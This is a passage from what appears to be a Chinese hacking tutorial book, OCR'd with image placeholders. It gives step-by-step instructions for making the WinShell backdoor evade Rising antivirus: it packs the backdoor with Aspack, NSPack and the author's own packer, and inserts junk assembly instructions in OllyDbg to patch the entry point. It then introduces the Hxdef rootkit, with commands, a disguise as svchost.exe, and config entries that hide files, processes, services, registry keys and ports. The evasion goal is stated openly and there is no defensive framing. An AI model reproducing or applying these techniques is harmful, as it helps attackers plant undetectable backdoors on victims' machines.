介绍了那么多关于加壳的知识，其实就是看中了加壳的特性——能改变程序的代码，但是不影响程序的功能。

病毒、木马也是程序，只是它们的功能比较特殊一些，当然也是可以加壳的。加了壳以后，它们的代码被加了密，如果不解密，别说杀毒软件，就是电脑都认不出来。这就可以达到免杀的目的了！由于很多正规软件也使用了加壳技术，所以杀毒软件不会把加了壳的程序都当做病毒。

不过杀毒软件只需要把那些加了壳后的程序的特征码也找出来，就可以查杀加过壳的病毒了。事实上，有些杀毒软件也确实是这样做的。不过世界上的加密方法有成千上万种，加壳方法也有无数种，它也只能收罗一两种比较具有代表性的，总不可能把用所有方法加壳后的程序特征码都收罗进去。所以，这种加壳方法被杀了，可以再换一种办法加壳，总有它没有收罗的壳，总会有一些壳加上之后可以免杀。

3. 给病毒加壳免杀

WinShell 是 Windows 平台下的一款精巧的命令行后门软件，生成程序只有 212KB，后门的主程序更是只有 5 KB 左右的体积。完全独立执行不用依赖任何额外的动态连接库，它的体积虽然小，功能却不凡，支持定制端口 、密码保护、多用户登录、NT 服务方式、远程文件下载、信息自定义及独特反 DDOS 等功能，功能非常的强大。

不过很可惜，正应了“枪打出头鸟”这句话，现在很多杀毒软件已经收录了它的特征码，能

够轻易地查杀它。就是它的生成器也不能幸免，如图 3-30 所示。




图 3-30

如图 3-31 所示，这是瑞星杀毒软件的检测结果。




图 3-31

下面就以它为例，用不同的壳把它加密，让它躲过瑞星的查杀。

4. 用 Aspack　2.12 进行加壳

Aspack 是一款非常有名的压缩壳，它界面简单，操作方便，压缩比例也很可观，现在市面上有很多软件都是用它加的壳。

下面就用它对 WinShell 生成器进行加密免杀。

笔者用的是 2.12 版的 Aspack，因为在网络上 Aspack 2.12 的破解版比较容易下载到。打开 Aspack 2.12 的主程序 Aspack.exe，单击界面上的“打开”按钮，弹出一个文件对话框，在对话框

里选择要加密的 WinShell.exe 文件，单击“打开”按钮，程序就对 WinShell.exe 进行加密了，如图 3-32 所示。

图 3-32

加密完毕后会显示出加密后的压缩比，WinShell.exe 本来就不大，在加密后文件的大小只有原来的 50%！加密之后会在文件原来的目录下生成一个 winshell.exe.bak 文件，这是没有加密过的文件的备份，以便在加密不成功的时候进行恢复，可以看到，winshell.exe 在加了壳之后由原来的 212KB 变成了 107KB，体积缩小到了原来的一半，如图 3-33 和图 3-34 所示。




图 3-33




图 3-34

用瑞星对加了壳后的 winshell.exe 进行检测，结果查不出病毒，如图 3-35 所示。




图 3-35

运行加壳后的生成器，可以正常运行，加壳后并没有导致它不能运行，加壳免杀成功，如图 3-36 所示。




图 3-36

5. 用北斗加壳程序进行加壳

北斗加壳程序是首款国产 Windows 下的应用程序压缩工具，压缩比达到 40%～60%。它采用当前世界顶级的压缩算法，具有极高的压缩率和极快的解压速度。用它加壳后的程序没有性能损失，经过加密的程序可以用其他第三方加壳工具再次加壳，这才是最吸引人的地方。界面简洁易用，还支持中英文切换、右键功能、命令行等，是一个非常方便的加壳工具。到底方便到什么地步，用了就知道了。

这里先用北斗 1.4 版进行测试。打开北斗加壳的主程序 NSPack.exe，直接把要加壳的程序 winshell.exe 拖到北斗加壳的窗口中，如图 3-37 所示。




图 3-37

单击“压缩”按钮就开始对 winshell.exe 进行压缩了，如图 3-38 所示。




图 3-38

图 3-39

经过北斗加壳的 winshell 变成了 96KB，比 Aspack 压缩得还要小，如图 3-39 所示!

用瑞星杀毒软件对它进行检测，报告说发现病毒 winshell.exe 的 Nspack 变种，如图 3-40 所示。




图 3-40

可能是因为国产的杀毒软件对国产的壳比较关注，所以对用北斗 1.4 版加壳过的 winshell 也有特征码。不过不知道它有没有把用更新版本的北斗加过壳的 winshell 特征码收录，重新用北斗 2.9 版对 winshell 加壳，如图 3-41 所示。




图 3-41

再用瑞星对用北斗 2.9 加过壳的 winshell.exe 进行检测，报告没有检测到病毒，如图 3-42 所示。




图 3-42

运行它，看看能不能运行起来，如图 3-43 所示。




图 3-43

可以正常运行，用北斗加壳免杀成功。

6. 用骑士狂壳进行加壳

骑士狂壳是作者的拙作，由于编写这个壳的时候纯粹是用来加密程序代码的，所以并没有加入任何的压缩算法，所以加密后的文件会比没有加密过的文件大一些，在后续的版本里或许会加上。虽然它加过壳的程序体积会变大，但是因为功能专一，所以它的加密功能是比较强悍的，或者可能是因为作者太渺小了，并没有引起杀毒软件公司的注意，所以目前用它加密过的病毒还没有被查杀过的记录。

目前骑士狂壳的版本是 3.0 版，它的界面相当简洁，操作也非常简单。

打开骑士，把要加壳的 winshell.exe 文件拖到骑士狂壳的窗口里，然后单击“加壳”按钮就对 winshell.exe 进行加壳了，如图 3-44 和图 3-45 所示。




图 3-44




图 3-45

用骑士狂壳加壳后的 winshell 文件从原来的 212KB 变成了 301KB，如图 3-46 所示。作者在下一个版本的骑士狂壳里一定会加上压缩功能！




图 3-46

用瑞星检测，可能是体积的原因，这次检测用了 1 秒多，前面的几次检测都没有超过 1 秒，结果报告说没有发现病毒，如图 3-47 所示。




图 3-47

运行加过壳的 winshell.exe，可以运行，用骑士狂壳加壳成功。

7. 加花指令免杀

上节曾讲过，杀毒软件是靠病毒的特征码来识别病毒的，只要修改了特征码，杀毒软件就查杀不出病毒了。

但一个程序里有成千上万条代码，根本就不知道杀毒软件是用的哪几句来做特征码，也就不好通过修改特征码来达到免杀了。

既然杀毒软件是通过对比程序某个位置的代码，来确定是否是它定义的特征码来决定该程序是否为病毒，那么只要能把所有的代码位置都改变了，杀毒软件也就认不出来了。这倒是很容易实现的，只要在程序的开头加上几句不影响程序功能的代码，比如让一个数先加一再减一，这样

并不影响结果，这种没有意义的代码叫做花指令。所有的代码会因为这几句代码的插入而往后移了，这样一来，杀毒软件再对比原来的位置时就找不到那些代码了，这种方式就叫做加花指令。

要想做到这点，必须要有一定的汇编知识，不过不要紧，作者会用尽量简单的语言来讲解。要想给这些程序增加无用的代码而不影响其正常运行，就要用到一个工具——Ollydbg。Ollydbg（下面简称 OD）是一个 32 位的反汇编调试工具，它强大的功能受到很多破解爱好者的赞赏，同时它也是用来做逆向工程的利器。接下来我们来试验如何用 OD 修改 Winshell.exe 使其躲过杀毒软件的查杀。

在开始这步骤之前，我们先将杀毒软件禁用，否则会导致 Winshell.exe 不能加载（没被加载就被查杀了）。打开 OD，将没加过壳的 Winshell.exe 直接拖到 OD 的主界面里，OD 就开始对 Winshell.exe 进行反编译了，如图 3-48 所示。




图 3-48

OD 已经成功将 Winshell.exe 反编译了，在主窗口界面里显示出程序的代码，并将光标停在了程序的入口代码处，从图 3-48 中可以看到，是 00403E5D，记下这个地址，待会将要用到。

入口点附近的空间已经被代码填满了，如果在这里更改数据，可能会影响到程序的正常运行，所以接下来得找出无用空间代码的位置插自己的代码。一般程序的结尾处都会有很多无用空间的，这里，可以将滚动条拖到尾部，如图 3-49 所示。




图 3-49

从图 3-49 可以看到，在文件的尾部果然有很多连续的“00”空指令，这里，可以随便选一个位置插入，为了便于记忆，笔者在这里选择了“00417600”了。

找到可以插入代码的位置后，就可以开始修改了，按 Ctrl+G 组合键输入“00403E5D”，回到入口的位置，如图 3-50 所示。

图 3-50

先记下开始的几句代码。

```
00403E5D                push                ebp
00403E5D                mov                 ebp,esp
00403E5D                push                -1
00403E5D                push                00419690
......
```

之所以要记下上述代码是因为待会要修改这里的代码，让程序跳到别的地方去执行花指令，在执行完花指令后，为了不影响程序的功能，这些代码还是要加到花指令后面去的。

在入口的指令“push ebp”这句上双击，对语句进行修改，双击后弹出一个代码输入框，在里面输入要修改的代码“jmp 00417600”，让程序一进入就跳到 00417600 中去，如图 3-51 所示。




图 3-51

单击“汇编”按钮后，修改的代码把“push ebp”到“push－1”间的代码都覆盖掉了，所以还要在花指令后面加上这几句才行。这里，先把“00403E62”这个地址记录下来，等执行完花指令后还要让程序跳回这里执行。

按 Ctrl＋G 组合键输入 00417600 来到刚才找到的空位，在这里加上两句代码。

```
00417600                inc eax                把 eax 加 1
00417601                dec eax                把 eax 减 1
```

这两句代码的作用是把 eax 先加 1 再减掉 1，基本上多了这样两句代码就等于什么都没有做，没有实际意义，并不会影响程序的功能。

现在，花指令已经添加到程序中来了，接下来要做的就是把程序原来的代码加上，再跳回入口的下一条语句执行，如果不这样做，执行完花指令后这个程序就失去作用了。接下来，还得加上如下语句。

```
00417602                push                ebp
00417603                mov                 ebp,esp
00417605                push                -1
00417607                jmp                 00403E62
......
```

在上述代码中，前三句是照抄程序原先的代码，后一句是让程序跳回原先代码（00403E62）的位置去执行，如图 3-52 所示。




图 3-52

到这里，所有花指令就加完了，接下来就是保存修改过的文件。在 OD 中，对着任意一行代码单击右键→复制到可执行文件→所有修改，如图 3-53 所示。




图 3-53

在弹出来的对话框里单击“全部复制”按钮，如图 3-54 所示。




图 3-54

接下来，打开文件视图，对着随便一行代码单选右键→保存文件，如图 3-55 所示。

图 3-55

输入要保存的文件名进行保存就可以了，这里就用 flower1.exe 做文件名以便区分。用瑞星杀毒软件对 flower1.exe 进行查杀，报告是没有病毒，如图 3-56 所示。




图 3-56

试着运行一下 flower1.exe，成功地运行了起来，如图 3-57 所示。




图 3-57

至此，成功地用加花指令的办法对 Winshell.exe 进行了免杀。

3.2.3 黑客的最爱 Rootkit

Rootkit 最早出现在 20 世纪 90 年代初，从出现到现在，Rootkit 技术的发展非常迅速，其技术的应用越来越广泛，检测难度也越来越大。要了解 Rootkit 是什么，首先就要了解计算机的管

理机制。

通常，如果黑客想要在计算机中安装一种特洛伊木马或间谍软件类型的病毒，它就必须获得系统根目录的访问权限。一旦拥有了内核级的权力，入侵者就能修改任意系统指令去隐藏它的痕迹，以防止被系统管理员发现，并保留其根目录访问权。达到这种目的的最简单的方法就是 Rootkit。Rootkit 最初是指被修改或重新编译后用来隐藏入侵者活动痕迹的一组 UNIX 下的工具（如 ps、netstate、passwd）。现在，Rootkit 是入侵者或非法的黑客为了隐藏其活动痕迹和使用其系统执行未经许可的功能，用来破坏计算机获取目录使用权的一套程序。

一般而言，黑客在获取计算机或网络的普通用户级的访问权后，通过某种方法来抹去他的活动痕迹。几年前，黑客需要利用他对某个系统的了解和他个人丰富的编程技能来完成这一过程，但如今这个过程被简化了，黑客只要学会使用一种 Rootkits 就能达到这个目的，因为现在的 Rootkits 都有很强的自动操作系统的能力。下面将介绍 Rootkit 里典型代表的一款后门程序——Hxdef。在这节中，将为大家详细介绍 Hxdef 的使用方法。

1. Hxdef 简介

Hxdef 中文名：黑客守卫者，是一款内核级后门软件（rootkit），入侵者可以通过 hxdef 隐藏文件、进程、系统服务、系统驱动、注册表键的键和键值、打开的端口，以及虚构可用磁盘空间。hxdef 同时也会在内存中伪装它所做的改动，并且隐蔽地控制被隐藏进程。程序安装后将隐藏后门、注册隐藏系统服务并安装系统驱动。关于 hxdef，可谓是仁者见仁，智者见智。 在 2004 年的 HalfLife-2(半条命 2)源代码泄露事件中，hxdef 起了中流砥柱的作用。由于它的命令参数过于复杂，使得大多数入侵者都忘而却步而未曾使用，但又因为它的作用极其优秀，又使它成为黑客们的最爱！

（1）命令格式

Hxdef [选项]

[选项]参数如下：

-installonly	只安装服务，但不运行。
-refresh	从配置文件(.ini)文件中更新设置。
-noservice	正常运行程序，但不安装服务。
-uninstall	移除 Hxdef。删除所有运行的后门连接，同时停止服务。

（2）运行示例

在命令下切到程序所在目录 hxdef.exe hxdef.ini，如图 3-58 和图 3-59 所示。




图 3-58

图 3-59

当然，也可以直接执行 EXE 文件，在不带任何参数的时候，默认的文件为程序名.ini。例如，将 hxdef.exe 更名为 svchost.exe，那么所对应的配置文件为 svchost.ini

（3）配置文件介绍

在配置文件中，必须包含以下 9 个部分。

[Hidden Table]	需要隐藏的列表，可以是文件名或是目录名。
[Root Processes]	需要隐藏在任务管理器中的进程名。
[Hidden Services]	隐藏的服务和驱动文件列表。
[Hidden RegKeys]	隐藏的注册表键名列表。
[Startup Run]	隐藏的随系统自启动程序列表。
[Free Space]	硬盘符和虚构的可用空间列表（下面将会具体解释）。
[Hidden Ports]	程序中需要隐藏的端口列表。
[Settings]	其他设置（包含 8 组数据,下面会具体解释）。

（4）配置文件参数介绍

① [Hidden Table]

需要隐藏的列表，写在这个目录下的字符串，不管是作为文件名还是目录名，都将不在 Windows 的任务管理器、资源管理器中出现，并且支持通配符，一行一个。

例如：

```
[Hidden Table]
hxdef*                    /*隐藏所有以 hxdef 开头的文件名、目录名等
```

② [Root Processes]

这里是配置要隐藏在进程管理器中显示的进程名，同样支持通配符。

例如：

```
[Root Processes]
hxdef*                    /*隐藏任务管理器所有以 hxdef 开头的进程
```

③ [Hidden Services]

隐藏的服务和驱动文件列表。在系统服务列表中的默认服务名为 HackerDefender084，系统驱动中的驱动器名为 HackerDefenderDrv084。这两个名称均可以在 ini 文件配置中更改。

例如：

```
[Hidden Services]
HackerDefender*          /*隐藏在服务列表所有以 HackerDefender 开头的文件
Terminal Services
TermService
```

④ [Hidden RegKeys]

隐藏的注册表键名列表。在注册表中有 4 个默认的注册键名：HackerDefender084、HackerDefenderDrv084、LEGACY_HACKERDEFENDER084、LEGACY_HACKERDEFENDERDRV084。

如果要修改服务或驱动名，必须同时修改此注册键名。前两个键名对应于服务和驱动名。后面的两个键名是 LEGACY_Name。

例如，假如你修改服务名为 luo，那么此处的注册名就是 LEGACY_LUO。

⑤ [Hidden RegValues]

在 Hidden RegValues 列出的注册表的值将会被隐藏，这里不做介绍。

⑥ [Startup Run]

随系统自启动程序列表。在此项列出的这些程序将和系统文件享有同样权限。

